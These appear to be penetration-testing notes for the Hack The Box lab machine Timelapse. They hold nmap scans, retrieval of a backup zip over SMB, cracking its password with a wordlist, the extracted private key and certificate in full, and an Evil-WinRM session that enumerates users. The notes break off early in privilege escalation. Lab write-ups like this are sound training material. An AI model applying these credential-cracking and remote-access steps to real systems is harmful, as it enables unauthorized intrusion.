OS:
Web-Technology:


IP:

USERS:


CREDENTIALS (ANY):

==
Community Attack Vectors (To-Try List):

==
NMAP RESULTS:



```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -A 10.10.11.152 -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-19 19:24 EST
Nmap scan report for 10.10.11.152
Host is up (0.0061s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE           VERSION
53/tcp   open  domain            Simple DNS Plus
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (server time: 2022-11-20 08:24:53Z)
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: De
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: De
3269/tcp open  globalcatLDAPssl?
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h59m45s
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-11-20T08:24:57
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.61 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 1-500 -sU -T4 10.10.11.152 -Pn
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-19 19:30 EST
Nmap scan report for 10.10.11.152
Host is up (0.0067s latency).
Not shown: 497 open|filtered udp ports (no-response)
PORT    STATE SERVICE
53/udp  open  domain
123/udp open  ntp
389/udp open  ldap

Nmap done: 1 IP address (1 host up) scanned in 9.51 seconds
```

==
Web Services Enumeration:


[+ NIKTO]

[+ WFUZZ]

FILES: / (Web Root)


DIRECTORIES: / (Web Root)

Found a concerning zip file.




```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.11.152/Shares/
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Oct 25 11:39:15 2021
  ..                                  D        0  Mon Oct 25 11:39:15 2021
  Dev                                 D        0  Mon Oct 25 15:40:06 2021
  HelpDesk                            D        0  Mon Oct 25 11:48:42 2021

                6367231 blocks of size 4096. 2450657 blocks available
smb: \> ls Dev
  Dev                                 D        0  Mon Oct 25 15:40:06 2021

                6367231 blocks of size 4096. 2450657 blocks available
smb: \> cd Dev
smb: \Dev\> ls
  .                                   D        0  Mon Oct 25 15:40:06 2021
  ..                                  D        0  Mon Oct 25 15:40:06 2021
  winrm_backup.zip                    A     2611  Mon Oct 25 11:46:42 2021

                6367231 blocks of size 4096. 2450657 blocks available
smb: \Dev\> get winrm_backup.zip
getting file \Dev\winrm_backup.zip of size 2611 as winrm_backup.zip (110.9 KiloBytes/sec) (average 110.9 Ki
smb: \Dev\> █
```

Credentials found to unzip the concerning zip file.




```
┌──(kali㉿kali)-[~]
└─$ fcrackzip -D -u winrm_backup.zip -p /usr/share/wordlists/rockyou.txt


PASSWORD FOUND!!!!: pw == supremelegacy
```



```
┌──(kali㉿kali)-[~]
└─$ cat priv-key.pem
Bag Attributes
    Microsoft Local Key set: <No Values>
    localKeyID: 01 00 00 00
    friendlyName: te-4a534157-c8f1-4724-8db6-ed12f25c2a9b
    Microsoft CSP Name: Microsoft Software Key Storage Provider
Key Attributes
    X509v3 Key Usage: 90
```

```
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQClVgejYhZHHuLz
TSOtYXHOi56zSocr9om854YDu/6qHBa4Nf8xFP6INNBNlYWvAxCvKM8aQsHpv3to
pwpQ+YbRZDu1NxyhvfNNTRXjdFQV9nIiKkowOt6gG2F+9O5gVF4PAnHPm+YYPwsb
oRkYV8QOpzIi6NMZgDCJrgISWZmUHqThybFW/7POme1gs6tiN1XFoPu1zNOYaIL3
dtZaazXcLw6IpTJRPJAWGttqyFommYrJqCzCSaWu9jG0p1hKK7mk6wvBSR8QfHW2
qX9+NbLKegCt+/jAa6u2V9lu+K3MC2NaSzOoIi5HLMjnrujRoCx3v6ZXL0KPCFzD
MEqLFJHxAgMBAAECggEAc1JeYYe5IkJY6nuTtwuQ5hBc0ZHaVr/PswOKZnBqYRzW
fAatyP5ry3WLFZKFfF0W9hXw3tBRkUkOOyDIAVMKxmKzguK+BdMIMZLjAZPSUr9j
PJFizeFCB0sR5gvReT9fm/iIidaj16WhidQEPQZ6qf3U6qSbGd5f/KhyqXn1tWnL
GNdwA0ZBYBRaURBOqEIFmpHbuWZCdis20CvzsLB+Q8LClVz4UkmPX1RTFnHTxJW0
Aos+JHMBRuLw57878BCdjL6DYYhdR4kiLlxLVbyXrP+4w8dOurRgxdYQ6iyL4UmU
Ifvrqu8aUdTykJOVv6wWaw5xxH8A31nl/hWt50vEQQKBgQDYcwQvXaezwxnzu+zJ
7BtdnN6DJVthEQ+9jquVUbZWlAI/g2MKtkKkkD9rWZAK6u3LwGmDDCUrcHQBD0h7
tykwN9JTJhuXkkiS1eS3BiAumMrnKFM+wPodXi1+4wJk3YTWKPKLXo71KbLo+5NJ
2LUmvvPDyITQjsoZoGxLDZvLFwKBgQDDjA7YHQ+S3wYk+11q9M5iRR9bBXSbUZja
8LVecW5FDH4iTqWg7xq0uYnLZ01mIswiil53+5Rch5opDzFSaHeS2XNPf/Y//TnV
1+gIb3AICcTAb4bAngau5zm6VSNpYXUjThvrLv3poXezFtCWLEBKrWOxWRP4JegI
ZnD1BfmQNwKBgEJYPtgl5Nl829+Roqrh7CFti+a29KN0D1cS/BTwzusKwwWkyB7o
btTyQf4tnbE7AViKycyZVGtUNLp+bME/Cyj0c0t5SsvS0tvvJAPVpNejjc381kdN
71xBGcDi5ED2hVj/hBikCz2qYmR3eFYSTrRpo15HgC5NFjV0rrzyluZRAoGAL7s3
QF9Plt0jhdFpixr4aZpPvgsF3Ie9VOveiZAMh4Q2Ia+q1C6pCSYk0WaEyQKDa4b0
6jqZi0B6S71un5vqXAkCEYy9kf8AqAcMl0qEQSIJSaOvc8LfBMBiIe54N1fXnOeK
/ww4ZFfKfQd7oLxqcRADvp1st2yhR7OhrN1pfl8CgYEAsJNjb8LdoSZKJZc0/F/r
c2gFFK+MMnFncM752xpEtbUrtEULAKkhVMh6mAywIUWaYvpmbHDMPDIGqV7at2+X
TTu+fiiJkAr+eTa/Sg3qLEOYgU0cSgWuZI0im3abbDtGlRt2Wga0/Igw9Ewzupc8
A5ZZvI+GsHhm0Oab7PEWlRY=
-----END PRIVATE KEY-----
```




```
┌──(kali㉿kali)-[~]
└─$ cat certificate.pem
Bag Attributes
    localKeyID: 01 00 00 00
subject=CN = Legacyy
issuer=CN = Legacyy
-----BEGIN CERTIFICATE-----
MIIDJjCCAg6gAwIBAgIQHZmJKYrPEbtBk6HP9E4S3zANBgkqhkiG9w0BAQsFADAS
MRAwDgYDVQQDDAdMZWdhY3l5MB4XDTIxMTAyNTE0MDU1MloXDTMxMTAyNTE0MTU1
MlowEjEQMA4GA1UEAwwHTGVnYWN5eTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCC
AQoCggEBAKVWB6NiFkce4vNNI61hcc6LnrNKhyv2ibznhgO7/qocFrg1/zEU/og0
0E2Vha8DEK8ozxpCwem/e2inClD5htFkO7U3HKG9801NFeN0VBX2ciIqSjA63qAb
YX707mBUXg8Ccc+b5hg/CxuhGRhXxA6nMiLo0xmAMImuAhJZmZQepOHJsVb/s86Z
7WCzq2I3VcWg+7XM05hogvd21lprNdwvDoilMlE8kBYa22rIWiaZismoLMJJpa72
MbSnWEoruaTrC8FJHxB8dbapf341ssp6AK37+MBrq7ZX2W74rcwLY1pLM6giLkcs
yOeu6NGgLHe/plcvQo8IXMMwSosUkfECAwEAAaN4MHYwDgYDVR0PAQH/BAQDAgWg
MBMGA1UdJQQMMAoGCCsGAQUFBwMCMDAGA1UdEQQpMCegJQYKKwYBBAGCNxQCA6AX
DBVsZWdhY3l5QHRpbWVsYXBzZS5odGIwHQYDVR0OBBYEFMzZDuSvIJ6wdSv9gZYe
rC2xJVgZMA0GCSqGSIb3DQEBCwUAA4IBAQBfjvt2v94+/pb92nLIS4rna7CIKrqa
m966H8kF6t7pHZPlEDZMr17u50kvTN1D4PtlCud9SaPsokSbKNoFgX1KNX5m72F0
3KCLImh1z4ltxsc6JgOgncCqdFfX3t0Ey3R7KGx6reLtvU4FZ+nhvlXTeJ/PAXc/
fwa2rfiPsfV51WTOYEzcgpngdHJtBqmuNw3tnEKmgMqp65KYzpKTvvM1JjhI5txG
hqbdWbn2lS4wjGy3YGRZw6oM667GF13Vq2X3WHZK5NaP+5Kawd/J+Ms6riY0PDbh
nx143vIioHYMiGCnKsHdWiMrG2UWLOoeUrlUmpr069kY/nn7+zSEa2pA
-----END CERTIFICATE-----
```

==
OTHER:


==
PRIV-ESC:

SSL with private key and cert




```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -S -k priv-key.pem -c certificate.pem -i 10.10.11.152

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is u

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-

Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\legacyy\Documents> █
```


Trying to find out users of this machine



```
*Evil-WinRM* PS C:\Users\legacyy\Documents> whoami
timelapse\legacyy
*Evil-WinRM* PS C:\Users\legacyy\Documents> whoami /user

USER INFORMATION
----------------

User Name         SID
================= ============================================
timelapse\legacyy S-1-5-21-671920749-559770252-3318990721-1603
*Evil-WinRM* PS C:\Users\legacyy\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\legacyy\Documents> cd C:\Users\
*Evil-WinRM* PS C:\Users> ls


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/23/2021  11:27 AM                Administrator
d-----       10/25/2021   8:22 AM                legacyy
d-r---       10/23/2021  11:27 AM                Public
d-----       10/25/2021  12:23 PM                svc_deploy
d-----        2/23/2022   5:45 PM                TRX
```

